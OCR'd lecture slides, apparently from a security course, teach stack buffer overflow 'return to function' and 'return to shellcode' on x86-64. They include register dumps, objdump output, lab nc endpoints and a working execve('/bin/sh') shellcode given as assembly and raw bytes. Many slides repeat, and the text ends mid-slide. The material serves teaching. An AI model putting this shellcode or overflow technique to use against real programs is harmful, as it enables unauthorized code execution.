
```
void secret_func() // 0x400607
{
  // show passwords
  ...
}
```



Return to Text

```
rsp = 0x7fffffffeff8
rbp = 0x6161616161616161
rip = 0x400607
```

```
void secret_func() // 0x400607
{
  // show passwords
  ...
}
```



Lab 1~2

```
nc isc.taiwan-te.ch 10000
nc isc.taiwan-te.ch 10001
```

Return to Shellcode

Return to Shellcode


```
$ objdump -d -M intel bof

bof:     file format elf64-x86-64

Disassembly of section .init:

00000000004004b0 <_init>:
  4004b0:  48 83 ec 08              sub    rsp, 0x8
  4004b4:  48 8b 05 3d 0b 20 00     mov    rax, QWORD PTR
  4004bb:  48 85 c0                 test   rax, rax
  4004be:  74 02                    je     4004c2 <_init+0x12>
  4004c0:  ff d0                    call   rax
  4004c2:  48 83 c4 08              add    rsp, 0x8
  4004c6:  c3                       ret
  ...
```

Return to Shellcode

- 若有一塊可寫可執行又已知地址的 memory，我們就可以預先寫好想要執行的 shellcode ，然後再覆蓋 return address 跳上去執行。


Return to Shellcode

```
rsp = 0x7fffffffefd8
rbp = 0x7fffffffefe8
rip =
```



Return to Shellcode

```
rsp = 0x7fffffffefd8
rbp = 0x7fffffffefe8
rip =
```




0x601060

```
31 c0 48 bb
d1 9d 96 91
d0 8c 97 ff
48 f7 db 53
54 5f 99 52
57 54 5e b0
3b 0f 05
```


Shellcode that opens shell

Return to Shellcode

```
rsp = 0x7fffffffefd8
rbp = 0x7fffffffefe8
rip =
```



Shellcode that opens shell




stack

Return to Shellcode

```
rsp = 0x7fffffffeff8
rbp = 0x6161616161616161
rip = 0x601060
```

Shellcode that opens shell




stack

Return to Shellcode

```
int execve(const char *filename,
           char *const argv[],
           char *const envp[]);
```

Return to Shellcode



Return to Shellcode

```
int execve(const char *filename,  ⟶  rdi = address of “/bin/sh”
           char *const argv[],    ⟶  rsi = 0x0
           char *const envp[]);   ⟶  rdx = 0x0
```

```
rax = 0x3b
```

```
mov     rbx, 0x68732f6e69622f
push    rbx
mov     rdi, rsp
xor     rsi, rsi
xor     rdx, rdx
mov     rax, 0x3b
syscall
```

Return to Shellcode

```
int execve(const char *filename,  ⟶  rdi = address of “/bin/sh”
           char *const argv[],    ⟶  rsi = 0x0
           char *const envp[]);   ⟶  rdx = 0x0
```

```
rax = 0x3b
```

```
                    h s / n i b /
mov     rbx, 0x68732f6e69622f
push    rbx
mov     rdi, rsp
xor     rsi, rsi
xor     rdx, rdx
mov     rax, 0x3b
syscall
```

Return to Shellcode

```
int execve(const char *filename,  ⟶  rdi = address of “/bin/sh”
           char *const argv[],    ⟶  rsi = 0x0
           char *const envp[]);   ⟶  rdx = 0x0
```

```
rax = 0x3b
```

```
rax =
rdi =
rsi =
rdx =
rsp = 0x7fffffffefe8
rbx =
```


```
mov     rbx, 0x68732f6e69622f
push    rbx
mov     rdi, rsp
xor     rsi, rsi
xor     rdx, rdx
mov     rax, 0x3b
syscall
```

Return to Shellcode

```
int execve(const char *filename,  ⟶  rdi = address of “/bin/sh”
           char *const argv[],    ⟶  rsi = 0x0
           char *const envp[]);   ⟶  rdx = 0x0
```

```
rax = 0x3b
```

```
rax =
rdi =
rsi =
rdx =
rsp = 0x7fffffffefe8
rbx = “/bin/sh”
```



```
mov    rbx, 0x68732f6e69622f
push   rbx
mov    rdi, rsp
xor    rsi, rsi
xor    rdx, rdx
mov    rax, 0x3b
syscall
```

Return to Shellcode

```
int execve(const char *filename,  ⟶  rdi = address of “/bin/sh”
           char *const argv[],    ⟶  rsi = 0x0
           char *const envp[]);   ⟶  rdx = 0x0
```

```
rax = 0x3b
```

```
rax =
rdi =
rsi =
rdx =
rsp = 0x7fffffffefe0
rbx = “/bin/sh”
```





```
mov     rbx, 0x68732f6e69622f
push    rbx
mov     rdi, rsp
xor     rsi, rsi
xor     rdx, rdx
mov     rax, 0x3b
syscall
```

Return to Shellcode

```
int execve(const char *filename,  ⟶  rdi = address of “/bin/sh”
           char *const argv[],    ⟶  rsi = 0x0
           char *const envp[]);   ⟶  rdx = 0x0
```

```
rax = 0x3b
```

```
rax =
rdi = 0x7fffffffefe0 -> “/bin/sh”
rsi =
rdx =
rsp = 0x7fffffffefe0
rbx = “/bin/sh”
```





```
mov     rbx, 0x68732f6e69622f
push    rbx
mov     rdi, rsp
xor     rsi, rsi
xor     rdx, rdx
mov     rax, 0x3b
syscall
```

Return to Shellcode

```
int execve(const char *filename,  ⟶  rdi = address of “/bin/sh”
           char *const argv[],    ⟶  rsi = 0x0
           char *const envp[]);   ⟶  rdx = 0x0
```

```
rax = 0x3b
```

```
rax =
rdi = 0x7fffffffefe0 -> “/bin/sh”
rsi = 0x0
rdx =
rsp = 0x7fffffffefe0
rbx = “/bin/sh”
```





```
mov     rbx, 0x68732f6e69622f
push    rbx
mov     rdi, rsp
xor     rsi, rsi
xor     rdx, rdx
mov     rax, 0x3b
syscall
```

Return to Shellcode

```
int execve(const char *filename,  ⟶  rdi = address of “/bin/sh”
           char *const argv[],    ⟶  rsi = 0x0
